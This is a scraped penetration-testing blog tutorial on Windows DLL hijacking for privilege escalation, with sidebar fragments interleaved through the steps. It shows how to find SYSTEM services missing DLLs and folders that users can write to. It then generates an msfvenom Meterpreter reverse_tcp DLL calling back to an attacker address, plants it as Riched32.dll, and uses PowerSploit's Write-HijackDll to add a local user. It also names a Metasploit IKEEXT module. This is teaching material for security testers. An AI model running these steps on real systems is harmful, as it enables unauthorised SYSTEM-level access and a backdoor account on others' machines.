

Penetration Testing Lab

Articles from the Pentesting Field

[Home](#)[Pentesting Distros](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)[Group Policy Preferences](#)[Weak Service Permissions](#)

Search the Lab



March 27,
2017

DLL Hijacking


[netbiosX](#)[Privilege Escalation](#)[DLL, DLL Hijacking, Metasploit, PowerSploit,](#)[Privilege Escalation](#)[2 Comments](#)

In Windows environments when an application or a service is starting it looks for a number of DLL's in order to function properly. If these DLL's doesn't exist or are implemented in an insecure way (DLL's are called without using a fully qualified path) then it is possible to escalate privileges by forcing the application to load and execute a malicious DLL file.

It should be noted that when an application needs to load a DLL it will go through the following order:

- The directory from which the application is loaded
- C:\Windows\System32
- C:\Windows\System
- C:\Windows
- The current working directory

Author

[netbiosX](#)

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.


Join 1,640 other followers

[Follow](#)

- Directories in the system PATH environment variable
- Directories in the user PATH environment variable

Step 1 – Processes with Missing DLL's

The first step is to list all the processes on the system and discover these processes which are running as SYSTEM and are missing DLL's. This can be done just by using the process monitor tool from Sysinternals and by applying the filters below:



Process Monitor will identify if there is any DLL that the application tries to load and the actual path that the application is looking for the missing DLL.

Recent Posts

- > PDF – NTLM Hashes
- > NBNS Spoofing
- > Lateral Movement – RDP
- > DCShadow
- > Skeleton Key

Categories

- > Coding (10)
- > Defense Evasion (19)
- > Exploitation Techniques (19)
- > External Submissions (3)
- > General Lab Notes (21)
- > Information Gathering (12)
- > Infrastructure (2)
- > Maintaining Access (4)
- > Mobile Pentesting (7)
- > Network Mapping (1)
- > Post Exploitation (11)
- > Privilege Escalation (14)
- > Red Team (24)
- > Social Engineering (11)
- > Tools (7)
- > VoIP (4)
- > Web Application (14)
- > Wireless (2)

Archives

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time o...	Process Name	PID	Operation	Path	Result
12:57:2...	Bginfo.exe	2364	IRP_MJ_CREA...	C:\Windows\SysWOW64\wbem\NTDSAPI.dll	NAME NOT FOUND
12:57:2...	Bginfo.exe	2364	IRP_MJ_CREA...	C:\Perf64\Riched32.dll	NAME NOT FOUND
12:57:2...	Bginfo.exe	2364	IRP_MJ_CREA...	C:\Perf64\RICHED20.dll	NAME NOT FOUND
12:57:2...	Bginfo.exe	2364	IRP_MJ_CREA...	C:\Perf64\NETAPI32.DLL	NAME NOT FOUND
12:57:2...	Bginfo.exe	2364	IRP_MJ_CREA...	C:\Perf64\inetutils.dll	NAME NOT FOUND
12:57:2...	Bginfo.exe	2364	IRP_MJ_CREA...	C:\Perf64\srvccli.dll	NAME NOT FOUND
12:57:2...	Bginfo.exe	2364	IRP_MJ_CREA...	C:\Perf64\wksccli.dll	NAME NOT FOUND
12:57:2...	Bginfo.exe	2364	IRP_MJ_CREA...	C:\Perf64\inetmb1.dll	NAME NOT FOUND
12:57:2...	Bginfo.exe	2364	IRP_MJ_CREA...	C:\Perf64\IPHLPAPI.DLL	NAME NOT FOUND
12:57:2...	Bginfo.exe	2364	IRP_MJ_CREA...	C:\Perf64\WINNSI.DLL	NAME NOT FOUND
12:57:2...	Bginfo.exe	2364	IRP_MJ_CREA...	C:\Perf64\dhcpcsvc6.DLL	NAME NOT FOUND
12:57:2...	Bginfo.exe	2364	IRP_MJ_CREA...	C:\Perf64\dhcpcsvc.DLL	NAME NOT FOUND

Process with Missing DLL

In this example the process Bginfo.exe is missing several DLL files which possibly can be used for privilege escalation.

Step 2 – Folder Permissions

By default if a software is installed on the C:\ directory instead of the C:\Program Files then authenticated users will have write access on that directory. Additionally software like Perl, Python, Ruby etc. usually are added to Path variable. This give the opportunity of privilege escalation since the user can write a malicious DLL in that directory which is going to be loaded the next time that the process will restart with the permission of that process.

```
C:\>icacls C:\Perf64
C:\Perf64 BUILTIN\Users:(OI)(CI)(M)
          NT AUTHORITY\SYSTEM:(I)(F)
          CREATOR OWNER:(I)(OI)(CI)(IO)(F)
          NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
          BUILTIN\Administrators:(I)(OI)(CI)(F)
          BUILTIN\Users:(I)(OI)(CI)(RX,W)

Successfully processed 1 files; Failed processing 0 files
```

Identification of Weak Folder Permissions

- › May 2018
- › April 2018
- › January 2018
- › December 2017
- › November 2017
- › October 2017
- › September 2017
- › August 2017
- › July 2017
- › June 2017
- › May 2017
- › April 2017
- › March 2017
- › February 2017
- › January 2017
- › November 2016
- › September 2016
- › February 2015
- › January 2015
- › July 2014
- › April 2014
- › June 2013
- › May 2013
- › April 2013
- › March 2013
- › February 2013
- › January 2013
- › December 2012
- › November 2012
- › October 2012
- › September 2012

Step 3 – DLL Hijacking

Metasploit can be used in order to generate a DLL that will contain a payload which will return a session with the privileges of the service.

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.3
LPORT=44444 -f dll > pentestlab.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86_64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes

root@kali:~#
```

Generation of Malicious DLL

The process Bginfo.exe it is running as SYSTEM which means these privileges will be granted to the user upon restart of the service since the DLL with the malicious payload will be loaded and executed by the process.




Image Na...	User Name	Memory (P...	Description
Bginfo.exe *32	SYSTEM	1,272 K	BGInfo - Wallpaper...
cmd.exe	User	712 K	Windows Comm...
conhost.exe	User	1,656 K	Console Window H...
conhost.exe	User	928 K	Console Window H...
csrss.exe	SYSTEM	1,312 K	Client Server Runti...

Process Running as SYSTEM

As it has been identified above the process is missing the Riched32.dll so the pentestlab.dll needs to be renamed as Riched32.dll. This will confuse the application and it will try to load it as the application will think that this is a legitimate DLL. This malicious DLL needs to be dropped in one of the folders that windows are loading DLL files.

- > August 2012
- > July 2012
- > June 2012
- > April 2012
- > March 2012
- > February 2012


@ Twitter

- > [New Post] PDF - NTLM Hashes
[pentestlab.blog/2018/05/09/pdf...](#) #pentestlab
#Badpdf 3 hours ago
- > Hiding Metasploit Shellcode to Evade Windows Defender [blog.rapid7.com/2018/05/03/hid...](#)
5 hours ago
- > @CheckPointSW @InQuest I have a post scheduled ready for tomorrow regarding Bad-PDF. Really cool research! Great advantage dor red teams. 21 hours ago
- > [New Post] NBNS Spoofing
[pentestlab.blog/2018/05/08/nbn...](#) #pentestlab
#pentest 1 day ago
- > RT @InQuest: From bad-PDF, [github.com/deepzec/Bad-Pdf](#), to worse-PDF, [github.com/3gstudent/Wors...](#), this YARA rule [github.com/InQuest/yara-r...](#) should co...
1 day ago

 Follow @netbiosX

Pen Test Lab Stats

- > 2,950,921 hits



As it can be seen below when the service restarted a Meterpreter session opened with SYSTEM privileges through DLL hijacking.



PowerSploit

The process of DLL hijacking can be done also through PowerSploit since it contains three modules that can assist in the identification of services that are missing DLL's, discovery of folders that users have modification permissions and generation of DLL's.

Blogroll

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0

The module **Find-ProcessDLLHijack** will identify all the processes on the system that are trying to load DLL's which are missing.

```
PS C:\Users\pentestlab-user> Find-ProcessDLLHijack
```

ProcessName	ProcessPath	ProcessOwner	ProcessHijackableDLL
lginfo	C:\Per164\lginfo.exe	pentestlab-user	C:\Per164\ntdll.dll
Bginfo	C:\Per164\Bginfo.exe	pentestlab-user	C:\Per164\wow64.dll
Bginfo	C:\Per164\Bginfo.exe	pentestlab-user	C:\Per164\wow64cpu.dll
Bginfo	C:\Per164\Bginfo.exe	pentestlab-user	C:\Per164\wow64cpu.dll

PowerSploit – Discovery of Process with Missing DLL's

The next step is the identification of paths that the user can modify the content. The folders identified will be the ones that the malicious .DLL needs to be planted.

```
PS C:\Users\pentestlab-user> Find-PathDLLHijack
```

Permissions	ModifiablePath	IdentityReference	2PATH
(ReadAttributes, ReadContr...	C:\Per164\site\bin	BUILTIN\Users	C:\Per164\site\bin
(ReadAttributes, ReadContr...	C:\Per164\bin	BUILTIN\Users	C:\Per164\bin
(ReadAttributes, ReadContr...	C:\Strawberry\perl\bin	BUILTIN\Users	C:\Strawberry\perl\bin
(ReadAttributes, ReadContr...	C:\Strawberry\perl\site\bin	BUILTIN\Users	C:\Strawberry\perl\site\bin
(ReadAttributes, ReadContr...	C:\Strawberry\c\bin	BUILTIN\Users	C:\Strawberry\c\bin

Discovery of Folders with Modifiable Permissions

The last step is to generate the hijackable DLL into one of the folders that have been identified above with Modify (M) permissions.

```
PS C:\Users\pentestlab-user> Write-HijackDll
```

cmdlet Write-HijackDll at command pipeline position 1
Supply values for the following parameters:
DllPath: C:\Per164\bin\ntdll.dll

DllPath	Architecture	BatLauncherPath	Command
C:\Per164\bin\ntdll.dll	x64	C:\Per164\bin\debug.bat	net user john Password123!

Write the DLL into the folder with weak permissions

Conclusion

► **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

Professional

► **The Official Social Engineering Portal** Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London

April 29th, 2014

The big day is here.

Facebook Page



Penetrati...

9.9K likes

Like Page

Be the first of your friends to like this

In order to be able to escalate privileges via DLL hijacking the following conditions needs to be in place:

- Write Permissions on a system folder
- Software installation in a non-default directory
- A service that is running as system and is missing a DLL
- Restart of the service

Discovering applications that are not installed in the Program files it is something common as except of third-party applications that are not forced to be installed in that path there is a possibility of a custom-made software to be found outside of these protected folders. Additionally there are a number of windows services like IKEEXT (IKE and AuthIP IPsec Keying Modules) that are missing DLL's (wlbsctrl.dll) and can be exploited as well either manually or automatically. For IKEEXT there is a specific Metasploit module:



```
1 | exploit/windows/local/ikeext_service
```

Advertisements

Rate this:

★★★★★ ⓘ 2 Votes

Share this:



Be the first to like this.

Related

DLL Injection
In "Privilege Escalation"

AppLocker Bypass -
Rundll32
In "Defense Evasion"

Unquoted Service Path
In "Privilege Escalation"

2 Comments *(+add yours?)*



KNX

Mar 30, 2017 @ 08:05:08

Reblogged this on [KNX Security – Practical Penetration Test](#).

👉 **REPLY**



DLL Hijacking – CTS 4 NG

Apr 05, 2017 @ 21:40:53

Leave a Reply

Enter your comment here...



Group Policy Preferences

Weak Service Permissions



Create a free website or blog at WordPress.com.